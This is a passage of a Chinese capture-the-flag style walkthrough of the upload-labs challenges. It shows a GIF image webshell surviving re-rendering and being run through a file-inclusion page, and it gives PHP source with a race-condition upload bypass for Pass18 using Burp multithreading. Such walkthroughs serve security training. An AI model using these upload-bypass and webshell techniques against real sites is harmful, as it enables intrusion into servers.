
- 右键，点击另存为方式保存图像为 `23.gif`




- 成功保存图像 `23.gif` 到指定位置





- 用 010Editor 打开 22.gif，搜索 22.gif 文件里的 php，发现代码注入如下






- 用 010Editor 打开 23.gif，搜索 23.gif 文件里的 php







发现经过二次渲染之后，注入的代码并没有被替换则代码可成功执行

- 用 010Editor 打开 22.gif 和 23.gif，并比较两者的二进制代码有什么不同，发现只有一个有差异的地方其他没变






- 打开文件包含漏洞的页面




- 在文件包含漏洞页面的网址后加上 ?file=前面复制的已上传gif图像的地址，并回车，代码成功执行




- 在蚁剑上添加数据并配置如下

- 点击添加，成功添加 shell




- 双击成功添加的 shell，成功 getshell



Pass18 条件竞争一


- 查看提示



- 查看源码，如下

```php
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
```

```
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }
}
```



从源码看，服务器先将上传的文件保存下来，然后将文件的后缀名同白名单对比；如果是 `jpg`、`png`、`gif` 中的一种就将文件重命名，如果不符的话 `unlink()` 函数会删除该文件

如果还是上传一个图片马，若网站依旧存在文件包含漏洞还可利用；如果没有文件包含漏洞则只能上传一个 `php` 木马解析运行；


那怎么搞？上传上去就被删除了还怎么访问；不慌不慌，代码执行过程需要耗费时间了，如果能在上传的一句话木马被删除前访问即可，这个叫条件竞争上传绕过；

可利用 `burp` 多线程发包，然后不断在浏览器访问 `webshell` 会有一瞬间的访问成功；

- 编写一句话木马脚本

